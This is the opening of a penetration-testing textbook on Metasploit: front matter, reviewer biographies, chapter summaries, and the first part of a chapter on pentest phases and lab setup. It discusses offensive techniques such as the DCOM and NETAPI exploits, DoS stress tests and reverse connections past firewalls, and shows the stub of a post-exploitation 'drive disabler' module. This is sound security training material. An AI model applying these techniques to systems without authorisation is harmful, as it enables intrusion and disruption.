Community Experience Distilled

Mastering Metasploit

Write and implement sophisticated attack vectors in Metasploit using a completely hands-on approach

Nipun Jaswal

[PACKT] PUBLISHING open source* community experience distilled

Mastering Metasploit

Write and implement sophisticated attack vectors in Metasploit using a completely hands-on approach

Nipun Jaswal

[PACKT] PUBLISHING open source community experience distilled

BIRMINGHAM - MUMBAI

Mastering Metasploit

First published: May 2014

Production Reference: 1200514

Published by Packt Publishing Ltd.
Livery Place
35 Livery Street
Birmingham B3 2PB, UK.

ISBN 978-1-78216-222-3

www.packtpub.com

Cover Image by Aniket Sawant (aniket_sawant_photography@hotmail.com)

Credits

Author
Nipun Jaswal

Reviewers
Youssef Rebahi-Gilbert
Kubilay Onur Gungor
Joel Langill
Sagar A Rahalkar
Krishan P Singh
Dr. Maninder Singh

Acquisition Editor
James Jones

Content Development Editor
Akshay Nair

Technical Editors
Pragnesh Bilimoria
Kapil Hemnani

Copy Editors
Roshni Banerjee
Sarang Chari
Gladson Monteiro

Project Coordinator
Swati Kumari

Proofreaders
Simran Bhogal
Maria Gould
Paul Hindle
Joel Johnson
Lindsey Thomas

Indexer
Hemangini Bari

Graphics
Sheetal Aute
Ronak Dhruv

Production Coordinators
Arvindkumar Gupta
Nilesh R. Mohite

Cover Work
Nilesh R. Mohite

About the Author

Nipun Jaswal is an independent information security specialist with a keen interest in the fields of penetration testing, vulnerability assessments, wireless penetration testing, forensics, and web application penetration testing. He is an MTech in Computer Science from Lovely Professional University, India, and is certified with C|EH and OSWP. While he was at the university, he was the student ambassador of EC-COUNCIL and worked with many security organizations along with his studies. He has a proven track record in IT security training and has trained over 10,000 students and over 2,000 professionals in India and Africa. He is a professional speaker and has spoken at various national and international IT security conferences. His articles are published in many security magazines, such as Hakin9, eforensics, and so on. He is also the developer of a web application penetration testing course for InSecTechs Pvt. Ltd., Hyderabad, India, which is a distance-learning package on testing web applications. He has been acknowledged for finding vulnerabilities in Rapid7, BlackBerry, Facebook, PayPal, Adobe, Kaneva, Barracuda labs, Zynga, Offensive Security, Apple, Microsoft, AT&T, Nokia, Red Hat Linux, CERT-IN, and is also part of the AT&T top 10 security researcher's list for 2013, Q2.

Feel free to mail him via `mail@nipunjaswal.info` or visit his site `http://www.nipunjaswal.com` for more information.

I would like to thank my mother for helping me out at every critical stage in my life; Mr. Youssef Rebahi-Gilbert for all his support and innovative ideas; Mr. Joel Langill, Dr. Maninder Singh, Mr. Sagar A Rahalkar, Mr. Krishan P Singh, and Mr. Kubilay Onur Gungor for taking the time to review my work and helping me out at every stage; Mr. Gurpreet Singh and the other authorities from Lovely Professional University for their seamless support; Ms. Swati Kumari, Mr. James Jones, Mr. Akshay Nair, and Mr. Kapil Hemnani from Packt Publishing for being an excellent team and helping me out at every stage of the writing process; the entire team at Packt Publishing for giving me this opportunity to work on this wonderful project; and last but not least, to the Almighty God for giving me immense power to work on this project.

About the Reviewers

Youssef Rebahi-Gilbert started hacking at the age of five on a Commodore 64 way back in 1984. He is a sought-after expert for code audits of web applications and has a lot of experience in many aspects of information security and extensive experience in Computer Science in general. Besides Ruby and Metasploit, he likes the nature of SQL injections, assembly, and hardware hacking too.

Whenever there's time, he creates evolutionary programs to find new ways to paint pictures of his beautiful girlfriend: his love and the mother of their little girl. To circumvent becoming a nerd, he took acting and comedy classes, which made him the professional actor and instructor that he is today. His technical knowledge, combined with his acting skills, makes him the perfect social engineer—his new field of research.

In May 2014, he'll start working as a penetration tester at a European CERT. He's very open to new contacts; feel free to mail him via `ysfgilbert@gmail.com` or visit his site `http://kintai.de` for security-related material.

Kubilay Onur Gungor has been working in the IT security field for more than seven years. He started his professional security career with cryptanalysis of encrypted images using chaotic logistic maps. He gained experience in the network security field by working in the Data Processing Center of Isik University where he founded the Information Security and Research Society. After working as a QA tester in Netsparker Project, he continued his career in the penetration testing field with one of the leading security companies in Turkey. He performed many penetration tests and consultancies for the IT infrastructure of several large clients, such as banks, government institutions, and telecommunication companies.

Currently, he is working in the Incident Management Team with one of the leading multinational electronic companies to develop incident prevention, detection and response, and the overall cyber security strategy.

He has also been developing a multidisciplinary cyber security approach, including criminology, information security, perception management, social psychology, international relations, and terrorism.

He has participated in many conferences as a frequent speaker. Besides Computer Engineering, he is continuing his academic career in the field of Sociology (BA).

Besides security certificates, he holds the Foreign Policy, Marketing and Brand Management, and Surviving Extreme Conditions certificates. He also took certified training in the field of international relations and terrorism/counter-terrorism.

I would like to thank my family, which includes Nursen Gungor, Gizem Gungor, and Mehmet Ali Gungor, for their huge support during my walks through my dreams.

Sagar A Rahalkar is a seasoned information security professional with more than seven years of comprehensive experience in various verticals of IS. His domain of expertise is mainly in cyber crime investigations, digital forensics, application security, vulnerability assessment and penetration testing, compliance for mandates and regulations, IT GRC, and so on. He holds a master's degree in Computer Science and several industry-recognized certifications such as Certified Cyber Crime Investigator, Certified Ethical Hacker (C|EH), Certified Security Analyst (ECSA), ISO 27001 Lead Auditor, IBM-certified Specialist-Rational AppScan, Certified Information Security Manager (CISM), PRINCE2, and so on. He has been closely associated with Indian law enforcement agencies for over three years, dealing with digital crime investigations and related training, and has received several awards and appreciations from senior officials from the police and defense organizations in India.

He has also been one of the reviewers for *Metasploit Penetration Testing Cookbook, Second Edition, Packt Publishing*. Apart from this, he is also associated with several other online information security publications, both as an author as well as a reviewer. He can be reached at `srahalkar@gmail.com`.

Krishan P Singh is a Software Development Engineer in LSI India Research and Development. He did his master's in Computer Science and Engineering from the Indian Institute of Technology, Bombay. He is very hard working and enthusiastic.

Dr. Maninder Singh received his bachelor's degree from Pune University in 1994, holds a master's degree with honors in Software Engineering from Thapar Institute of Engineering and Technology, and has a doctoral degree with a specialization in Network Security from Thapar University. He is currently working as an associate professor at the Computer Science and Engineering Department in Thapar University.

He joined Thapar Institute of Engineering and Technology in January 1996 as a lecturer. His stronghold is the practical know-how of computer networks and security. He is on the Roll of Honor at EC-Council USA and is a certified Ethical Hacker (C|EH), Security Analyst (ECSA), and Licensed Penetration Tester (LPT). He has successfully completed many consultancy projects (network auditing and penetration testing) for renowned national banks and corporates. He has many research publications in reputed journals and conferences. His research interest includes network security and grid computing, and he is a strong torchbearer for the open source community.

He is currently supervising five PhD candidates in the areas of network security and grid computing. More than 40 master's theses have been completed under his supervision so far.

With practical orientation and an inclination toward research, he architected Thapar University's network presence, which was successfully implemented in a heterogeneous environment of wired as well as wireless connectivity.

Being a captive orator, he has delivered a long list of expert lectures at renowned institutes and corporates. In 2003, his vision of developing a network security toolkit based on open source was published by a leading national newspaper. The *Linux For You* magazine from India declared him a *Tux Hero* in 2004. He is an active member of IEEE and Senior Member of ACM and Computer Society of India. He has been volunteering his services for the network security community as a reviewer and project judge for IEEE design contests.

"To the two ladies of my life: my mother, Mrs. Sushma Jaswal, and my grandmother, Mrs. Malkiet Parmar, for their love and support."

Table of Contents

Preface

Penetration testing is one of the crucial techniques required in businesses everywhere today. With the rise of cyber and computer-based crime in the past few years, penetration testing has become one of the core aspects of network security and helps in keeping a business secure from internal, as well as external threats. The reason that why penetration testing is a necessity is that it helps uncover the potential flaws in a network, a system, or an application. Moreover, it helps in identifying weaknesses and threats from an attacker's perspective. Various potential flaws in a system are exploited to find out the impact it can have on an organization and the risk factors of the assets as well. However, the success rate of a penetration test depends largely on the knowledge of the target under the test. Therefore, we generally approach a penetration test using two different methods: black box testing and white box testing. Black box testing refers to the testing where there is no prior knowledge of the target under test. Therefore, a penetration tester kicks off testing by collecting information about the target systematically. Whereas, in the case of a white box penetration test, a penetration tester has enough knowledge about the target under test and starts off by identifying known and unknown weaknesses of the target. Generally, a penetration test is divided into seven different phases, which are as follows:

- **Pre-engagement interactions**: This phase defines all the pre-engagement activities and scope definitions, basically, everything you need to discuss with the client before the testing starts.
- **Intelligence gathering**: This phase is all about collecting information about the target that is under the test by connecting to it directly and passively, without connecting to the target at all.
- **Threat modeling**: This phase involves matching the information detected to the assets in order to find the areas with the highest threat level.
- **Vulnerability analysis**: This involves finding and identifying known and unknown vulnerabilities and validating them.

- **Exploitation**: This phase works on taking advantage of the vulnerabilities found in the previous phase. This typically means that we are trying to gain access to the target.
- **Post-exploitation**: The actual task to be performed at the target, which involves downloading a file, shutting a system down, creating a new user account on the target, and so on, are parts of this phase. Generally, this phase describes what you need to do after exploitation.
- **Reporting**: This phase includes the summing up of the results of the test under a file and the possible suggestions and recommendations to fix the current weaknesses in the target.

The seven phases just mentioned may look easy when there is a single target under test. However, the situation completely changes when a large network that contains hundreds of systems is to be tested. Therefore, in a situation like this, manual work is to be replaced with an automated approach. Consider a scenario where the number of systems under the test is exactly 100 and running the same operating system and services. Testing each and every system manually will consume so much time and energy. However, this is a situation where the role of a penetration testing framework is required. The use of a penetration testing framework will not only save time, but will also offer much more flexibility in terms of changing the attack vectors and covering a much wider range of targets under a test. A penetration testing framework will also help in automating most of the attack vectors, scanning processes, identifying vulnerabilities, and most importantly, exploiting those vulnerabilities, thus saving time and pacing a penetration test.

Mastering Metasploit aims at providing readers with an insight into the most popular penetration testing framework, that is, Metasploit. This book specifically focuses on mastering Metasploit in terms of exploitation, writing custom exploits, porting exploits, testing services, and conducting sophisticated, client-side testing. Moreover, this book helps to convert your customized attack vectors into Metasploit modules, covering Ruby, assembly, and attack scripting, such as Cortana. This book will help you build programming skills as well.

What this book covers

Chapter 1, *Approaching a Penetration Test Using Metasploit,* takes us through the absolute basics of conducting a penetration test with Metasploit. It helps in establishing an approach and setting up the environment for testing. Moreover, it takes us through the various stages of a penetration test systematically. It further discusses the advantages of using Metasploit over traditional and manual testing.

Chapter 2, *Reinventing Metasploit*, covers the absolute basics of Ruby programming essentials that are required for module building. This chapter further covers how to dig existing Metasploit modules and write our custom scanner, post exploitation, and meterpreter modules; finally, it sums up by shedding light on developing custom modules in RailGun.

Chapter 3, *The Exploit Formulation Process*, discusses how to build exploits by covering the basic essentials of assembly programming. This chapter also introduces fuzzing and sheds light on debuggers too. It then focuses on gathering essentials for exploitation by analyzing the application's behavior under a debugger. It finally shows the exploit-writing process in Metasploit based on the information collected.

Chapter 4, *Porting Exploits*, helps converting publically available exploits into the Metasploit framework. This chapter focuses on gathering essentials from the available exploits written in Perl, Python, and PHP, and interpreting those essentials into Metasploit-compatible ones using Metasploit libraries.

Chapter 5, *Offstage Access to Testing Services*, carries our discussion on to performing a penetration test on various services. This chapter covers some important modules in Metasploit that help in exploiting SCADA services. Further, it discusses testing a database and running a privileged command in it. Next, it sheds light on VOIP exploitation and carrying out attacks such as spoofing VOIP calls. In the end, the chapter discusses post-exploitation on Apple iDevices.

Chapter 6, *Virtual Test Grounds and Staging*, provides a brief discussion on carrying out a white box as well as a black box test. This chapter focuses on additional tools that can work along with Metasploit to conduct a complete penetration test. The chapter advances by discussing popular tools, such as Nmap, Nessus, and OpenVAS, and discusses importing their results into Metasploit and running these tools from Metasploit itself. It finally discusses how to generate manual and automated reports.

Chapter 7, *Sophisticated Client-side Attacks*, shifts our focus on to client-side exploits. This chapter focuses on modifying the traditional client-side exploits into a much more sophisticated and certain approach. The chapter starts with a browser-based exploitation and file-format-based exploits. Further, it discusses compromising web servers and the users of a website. Next, it sheds light on bypassing antivirus and protection mechanisms. Then, it discusses the modification of browser exploits into a lethal weapon using Metasploit along with vectors such as DNS Poisoning.

Chapter 8, *The Social Engineering Toolkit*, helps in automating client-side exploitation using Metasploit as a backend. This chapter sheds light on various website attack vectors and helps carry out advanced phishing attacks. It then focuses on attack vectors such as tabnabbing, Java applets, and many others. Further, it sheds light on third-party modules within the Social Engineering Toolkit. Next, it discusses the GUI part of the social engineering toolkit and how to automate various attacks in it.

Chapter 9, *Speeding Up Penetration Testing*, focuses on developing quick approaches to penetration testing. This chapter starts by discussing Fast Track and testing a database with Fast Track. Further, it discusses the lost features of Metasploit and how to re-enable them in Metasploit. Finally, it discusses another great tool, that is, WebSploit, and covers carrying out the tricky client-side exploitation with it.

Chapter 10, *Visualizing with Armitage*, is dedicated to the most popular GUI associated with Metasploit, that is, Armitage. This chapter builds up on scanning a target with Armitage and exploiting the target. Further, it discusses Cortana, which is used to script automated attacks in Armitage and aids penetration testing by developing virtual bots. Next, this chapter discusses adding custom functionalities and building up custom interfaces and menus in Armitage.

What you need for this book

To follow and recreate the examples in this book, you will need two to three systems. One can be your penetration testing system, whereas others can be the systems to be tested. Alternatively, you can work on a single system and set up the other two on a virtual environment.

Apart from systems, you will need the latest ISO of Kali Linux, which comes with Metasploit that is preinstalled and contains all the other tools that are required for recreating the examples of this book.

However, you will need the ISO of Ubuntu, Windows XP, Windows Server 2003, Windows 7, and Windows Server 2008 to test them with Metasploit. It is worth noting that all the other tools with their exact versions are described in this book.

Who this book is for

This book targets professional penetration testers, security engineers, and analysts who possess a basic knowledge of Metasploit and wish to master the Metasploit framework, and want to develop exploit-writing skills and module development skills; it also targets those who want to achieve testing skills for testing various services. Further, it helps all those researchers who wish to add their custom functionalities to Metasploit. The transition from the intermediate-cum-basic level to the expert level, in the end, is smooth. This book discusses Ruby programming, assembly language, and attack scripting using Cortana. Therefore, a little knowledge of programming languages is required.

Conventions

In this book, you will find a number of styles of text that distinguish between different kinds of information. Here are some examples of these styles, and an explanation of their meaning.

Code words in text, database table names, folder names, filenames, file extensions, pathnames, dummy URLs, user input, and Twitter handles are shown as follows: "This can be simply achieved using the `db_export` function."

A block of code is set as follows:

```
require 'msf/core'
require 'rex'
require 'msf/core/post/windows/registry'
class Metasploit3 < Msf::Post
  include Msf::Post::Windows::Registry
  def initialize
    super(
        'Name'          => 'Drive Disabler Module',
        'Description'   => 'C Drive Disabler Module',
        'License'       => MSF_LICENSE,
        'Author' => 'Nipun Jaswal'
      )
  End
```

Any command-line input or output is written as follows:

```
#services postgresql start
#services metasploit start
```

New terms and **important words** are shown in bold. Words that you see on the screen, in menus or dialog boxes for example, appear in the text like this: "Type an appropriate name in the **Name** field and select the **Operating System** type and **Version**."

[Warnings or important notes appear in a box like this.]

[Tips and tricks appear like this.]

Reader feedback

Feedback from our readers is always welcome. Let us know what you think about this book—what you liked or may have disliked. Reader feedback is important for us to develop titles that you really get the most out of.

To send us general feedback, simply send an e-mail to `feedback@packtpub.com`, and mention the book title via the subject of your message.

If there is a topic that you have expertise in and you are interested in either writing or contributing to a book, see our author guide on `www.packtpub.com/authors`.

Customer support

Now that you are the proud owner of a Packt book, we have a number of things to help you to get the most from your purchase.

Errata

Although we have taken every care to ensure the accuracy of our content, mistakes do happen. If you find a mistake in one of our books—maybe a mistake in the text or the code—we would be grateful if you would report this to us. By doing so, you can save other readers from frustration and help us improve subsequent versions of this book. If you find any errata, please report them by visiting `http://www.packtpub.com/submit-errata`, selecting your book, clicking on the **errata submission form** link, and entering the details of your errata. Once your errata are verified, your submission will be accepted and the errata will be uploaded on our website, or added to any list of existing errata, under the Errata section of that title. Any existing errata can be viewed by selecting your title from `http://www.packtpub.com/support`.

Piracy

Piracy of copyright material on the Internet is an ongoing problem across all media. At Packt, we take the protection of our copyright and licenses very seriously. If you come across any illegal copies of our works, in any form, on the Internet, please provide us with the location address or website name immediately so that we can pursue a remedy.

Please contact us at `copyright@packtpub.com` with a link to the suspected pirated material.

We appreciate your help in protecting our authors, and our ability to bring you valuable content.

Questions

You can contact us at `questions@packtpub.com` if you are having a problem with any aspect of the book, and we will do our best to address it.


1
Approaching a Penetration Test Using Metasploit

Penetration testing is an intentional attack on the computer-based system with the intension of finding vulnerabilities, figuring out security weaknesses, certifying that a system is secure, and gaining access to the system by exploiting these vulnerabilities. A penetration test will advise an organization if it is vulnerable to an attack, whether the implemented security is enough to oppose any attack, which security controls can be bypassed, and so on. Hence, a penetration test focuses on improving the security of an organization.

Achieving success in a penetration test largely depends on using the right set of tools and techniques. A penetration tester must choose the right set of tools and methodologies in order to complete a test. While talking about the best tools for penetration testing, the first one that comes to mind is **Metasploit**. It is considered to be one of the most effective auditing tools to carry out penetration testing today. Metasploit offers a wide variety of exploits, an extensive exploit development environment, information-gathering and web testing capabilities, and much more.

This book has been written in a manner that it will not only cover the frontend perspectives of Metasploit, but it will also focus on the development and customization of the framework as well. This book assumes that the reader has basic knowledge of the Metasploit framework. However, some of the sections of this book will help you recall the basics as well.

While covering the topics in this book, we will follow a particular process as shown in the following diagram:


Recalling the Basics
Introduction to Coding Metasploit Modules
Coding Exploits in Metasploit
Porting Exploits to Metasploit
Testing Services with Metasploit
Conducting Black Box and White Box Tests
Conducting Client Side Attacks
Conducting Attacks with Social Engineering Toolkit
Pacing up Penetration Testing
Testing and Scripting with Armitage

This chapter will help you recall the basics of penetration testing and Metasploit, which will help you warm up to the pace of this book.

In this chapter, you will:


- Gain knowledge about the phases of a penetration test
- Set up a penetration test lab for Metasploit exercises
- Recall the basics of the Metasploit framework
- Gain knowledge about the working of traditional exploits
- Learn about the approach to penetration tests with Metasploit
- Gain knowledge about the benefits of using databases

An important point to take a note of here is that we might not become an expert penetration tester in a single day. It takes practice, familiarization with the work environment, ability to perform in critical situations, and most importantly, an understanding of how we have to cycle through the various stages of a penetration test.

Throughout this chapter, we will dive deep into the fundamentals of penetration testing with Metasploit. We will also cover the traditional good old Metasploit exploits that were commonly used for years since the Metasploit framework was invented. In this chapter, we will look at:

- How these good old exploits actually work
- What services they target
- How a system is compromised using these exploits

When we think about conducting a penetration test on an organization, we need to make sure everything is set perfectly and is according to a penetration test standard. Therefore, if you feel you are new to penetration testing standards or uncomfortable with the term **Penetration testing Execution Standard** (**PTES**), please refer to `http://www.pentest-standard.org/index.php/PTES_Technical_Guidelines` to become more familiar with penetration testing and vulnerability assessments. According to PTES, the following diagram explains the various phases of a penetration test:



Refer to the `http://www.pentest-standard.org` website to set up the hardware and systematic phases to be followed in a work environment; these setups are required to perform a professional penetration test.

Setting up the environment

Before we start firing sophisticated and complex attack vectors with Metasploit, we must get ourselves comfortable with the work environment. Gathering knowledge about the work environment is really a critical factor, which comes into play before conducting a penetration test. Let's understand the various phases of a penetration test before jumping into Metasploit exercises and see how to organize a penetration test on a professional scale.

Preinteractions

The very first phase of a penetration test, preinteractions, involves a discussion of the critical factors regarding the conduct of a penetration test on a client's organization, company, institute, or network; this is done with the client himself or herself. This serves as the connecting line between the penetration tester and the client. Preinteractions help a client get enough knowledge on what is about to be done over his or her network/domain or server. Therefore, the tester here will serve as an educator to the client. The penetration tester also discusses the scope of the test, all the domains that will be tested, and any special requirements that will be needed while conducting the test on the client's behalf. This includes special privileges, access to critical systems, and so on. The expected positives of the test should also be part of the discussion with the client in this phase. As a process, preinteractions discuss some of the following key points:

- **Scoping**: This section discusses the scope of the project and estimates the size of the project. Scope also defines what to include for testing and what to exclude from the test. A tester also discusses ranges and domains under the scope and the type of test (black box or white box) to be performed. For white box testing, what all access options are required by the tester? Questionnaires for administrators, time duration for the test, whether to include stress testing or not, and payment for setting up the terms and conditions are included in the scope.
- **Goals**: This section discusses various primary and secondary goals that a penetration test is set to achieve.
- **Testing terms and definitions**: This section discusses basic terminologies with the client and helps him or her understand the terms well.
- **Rules of engagement**: This section defines the time of testing, timeline, permissions to attack, and regular meetings to update the status of the ongoing test.

[For more information on preinteractions, refer to `http://www.pentest-standard.org/index.php/File:Pre-engagement.png`.]

Intelligence gathering / reconnaissance phase

In the intelligence gathering phase, you need to gather as much information as possible about the target network. The target network can be a website, an organization, or might be a full-fledged fortune company. The most important aspect is to gather information about the target from social media networks and use **Google dorks** (a way to extract sensitive information from Google using specialized queries) to find sensitive information related to the target. **Foot printing** the organization using active and passive attacks can also be an approach.

The intelligence phase is one of the most crucial phases in penetration testing. Properly gained knowledge about the target will help the tester to stimulate appropriate and exact attacks, rather than trying all possible attack mechanisms; it will also help him or her save an ample amount of time as well. This phase will consume 40 to 60 percent of the total time of the testing, as gaining access to the target depends largely upon how well the system is foot printed.

It's the duty of a penetration tester to gain adequate knowledge about the target by conducting a variety of scans; scanning for services, looking for open ports, and identifying all the services running on those ports, and also to decide which services are vulnerable and how to make use of them to enter into the desired system.

The procedures followed during this phase are required to identify the security policies that are currently set in place at the target, and what can we do to breach them.

Let's discuss this using an example. Consider a black box test against a web server, where the client wants to get his or her network tested against stress testing. Here, we will be testing a server to see what level of stress it can bear, or in simple terms, how the server is responding to the **Denial of Service** (**DoS**) attack. A DoS attack or a stress test is the name given to the procedure of sending indefinite requests or data to a server in order to check whether the server handles all the requests successfully or goes down issuing a denial of service.

In order to achieve this, we start our network stress-testing tool and launch an attack towards a target website. However, after a few seconds of launching the attack, we see that the server is not responding to our browser and the website does not open. Additionally, a page shows up saying that the website is currently offline. So what does this mean? Did we successfully take out the web server we wanted? Not at all. In reality, it is a sign of protection mechanism, which is set in place by the server administrator that sensed our malicious intent of taking the server down, and it bans our IP address. Hence, we must collect correct information and identify various services at the target before launching an attack.

Therefore, the better approach can be to test the web server from a different IP range. Maybe keeping two to three different virtual private servers for testing is a good approach. In addition, I advise you to test all the attack vectors under a virtual environment before launching these attack vectors onto the real targets. A proper validation of the attack vectors is mandatory because if we do not validate the attack vectors prior to the attack, it may crash the service at the target, which is not favorable at all.

Now, let's look at the second example. Consider a white box test against a Windows 2000 server. We know that the server is vulnerable to the very common vulnerability in the Windows 2000 server, that is, the **distributed component object model** (**DCOM**) exploit. However, when we try to attack it, we do not get the option to access it. Instead, we get an error indicating that the connection is failed or a connection to the given remote address cannot be established. Most likely, this happens because of the use of an added third-party firewall, which blocks the traffic and doesn't let us enter the system premises.

In this case, we can simply change our approach to connecting back from the server, which will establish a connection from the target back to our system, rather than us connecting to the server directly. This is because there might be a possibility that the outbound traffic may not be highly filtered compared to the inbound traffic.

This phase involves the following procedures when viewed as a process:

- **Target selection**: This involves selecting the targets to attack, identifying the goals of the attack, and the time of the attack.
- **Covert gathering**: This involves on-location gathering, the equipment in use, and dumpster diving. Also, it covers off-site gathering that involves data warehouses' identification; this phase is generally considered during a white box penetration test.
- **Foot printing**: This involves active or passive scans to identify various technologies used at the target, which include port scanning, banner grabbing, and so on.

- **Identifying protection mechanisms**: This involves identifying firewalls, filtering systems, network- and host-based protections, and so on.

> For more information on gathering intelligence, refer to `http://www.pentest-standard.org/index.php/Intelligence_Gathering`.

Presensing the test grounds

It happens most of the times throughout a penetration tester's life that when he or she starts testing an environment, he or she knows what to do next. What it means is that if he or she sees a Windows box running, he or she switches his approach towards the exploits that works perfectly for Windows. An example of this might be an exploit for the NETAPI vulnerability, which is the most favorable choice for testing a Windows XP box. Suppose, he or she needs to visit an organization, and before going there, he or she comes to know that 90 percent of the machines in the organization are running on Windows XP, and some of them use Windows 2000 Server. He or she quickly builds a mindset that he or she will be using the NETAPI exploit for XP-based systems and the DCOM exploit for Windows 2000 server from Metasploit to successfully complete the testing phase. However, we will also see how we can use these exploits practically in the latter phase of this chapter.

Consider another example of a white box test on a web server where the server is hosting ASP and ASPX pages. In this case, we switch our approach to use Windows-based exploits and **Internet Information Services** (**IIS**) testing tools. Therefore, ignoring the exploits and tools for Linux.

Hence, presensing the environment under a test provides an upper hand to build a strategy of the test that we need to follow at the client's site.

> For more information on the NETAPI vulnerability, visit `http://technet.microsoft.com/en-us/security/bulletin/ms08-067`.
>
> For more information on the DCOM vulnerability, visit `http://www.rapid7.com/db/modules/exploit/Windows /dcerpc/ms03_026_dcom`.

Modeling threats

In order to conduct a correct penetration test, threat modeling is required. This phase focuses on modeling out correct threats, their effect, and their categorization based on the impact they can cause. However, based on the analysis made during the intelligence-gathering phase, we can model out the best possible attack vectors for a target in this phase. Threat modeling applies to business asset analysis, process analysis, threat analysis, and threat capability analysis. This phase answers the following set of questions:

- How can we attack a particular network?
- What is the crucial data we need to gain access to?
- What approach is best suited for the attack?
- What are the highest-rated threats?

Modeling threats will help a penetration tester to perform the following set of operations:

- Gather relevant documentation about high-level threats
- Identify an organization's assets on a categorical basis
- Identify and categorize threats
- Mapping threats to the assets of an organization

Modeling threats will help to define assets of the highest priority with threats that can influence these assets.

Now, let's discuss the third example. Consider a black box test against a company's website. Here, information about the company's clients is the primary asset. However, it is also possible that in a different database on the same backend, transaction records are also stored. In this case, an attacker can use the threat of a SQL injection to step over to the transaction records database. Hence, transaction records are the secondary asset. Therefore, mapping a SQL injection attack to primary and secondary assets is achievable during this phase.

Vulnerability scanners such as Nessus can help model out threats clearly and quickly using the automated approach. This can prove to be handy while conducting large tests.

For more information on the processes involved during the threat modeling phase, refer to `http://www.pentest-standard.org/index.php/Threat_Modeling`.

Vulnerability analysis

Vulnerability analysis is the process of discovering flaws in a system or an application. These flaws can vary from a server to web application, an insecure application design to vulnerable database services, and a VOIP-based server to SCADA-based services. This phase generally contains three different mechanisms, which are testing, validation, and research. Testing consists of active and passive tests. Validation consists of dropping the false positives and confirming the existence of vulnerability through manual validations. Research refers to verifying a vulnerability that is found and triggering it to confirm its existence.

For more information on the processes involved during the threat modeling phase, refer to `http://www.pentest-standard.org/index.php/Vulnerability_Analysis`.

Exploitation and post-exploitation

The exploitation phase involves taking advantage of the previously discovered vulnerabilities. This phase is considered to be the actual attack phase. In this phase, a penetration tester fires up exploits at the target vulnerabilities of a system in order to gain access. This phase is covered majorly throughout the book.

The post-exploitation phase is the latter phase of exploitation. This phase covers various tasks that we can perform on an exploited system, such as elevating privileges, uploading/downloading files, pivoting, and so on.

For more information on the processes involved during the exploitation phase, refer to `http://www.pentest-standard.org/index.php/Exploitation`. For more information on post exploitation, refer to `http://www.pentest-standard.org/index.php/Post_Exploitation`.

Reporting

Creating a formal report of the entire penetration test is the last phase to conduct while carrying out a penetration test. Identifying key vulnerabilities, creating charts and graphs, recommendations, and proposed fixes are a vital part of the penetration test report. An entire section dedicated to reporting is covered in the latter half of this book.

For more information on the processes involved during the threat modeling phase, refer to `http://www.pentest-standard.org/index.php/Reporting`.

Mounting the environment

Before going to a war, the soldiers must make sure that their artillery is working perfectly. This is exactly what we are going to follow. Testing an environment successfully depends on how well your test labs are configured. Moreover, a successful test answers the following set of questions:

- How well is your test lab configured?
- Are all the required tools for testing available?
- How good is your hardware to support such tools?

Before we begin to test anything, we must make sure that all the required set of tools are available and everything works perfectly.

Setting up the penetration test lab

Before mingling with Metasploit, we need to have a test lab. The best idea for setting up a test lab is to gather different machines and install different operating systems on it. However, if we only have a single machine, the best idea is to set up a virtual environment. Therefore, let's see how we can set up an example virtual environment.

We need two operating systems: Backtrack/Kali Linux and Windows XP/7. We will be using Backtrack/Kali Linux to test Windows XP/7 systems.

In addition, virtualization plays an important role in penetration testing today. Due to the high cost of hardware, virtualization plays a cost-effective role in penetration testing. Emulating different operating systems under the host operating system not only saves you the cost but also cuts down on electricity and space. However, setting up a virtual penetration test lab prevents any modifications on the actual host system and allows us to perform operations on an isolated environment. A virtual network allows network exploitation to run on an isolated network, thus preventing any modifications or the use of network hardware of the host system.

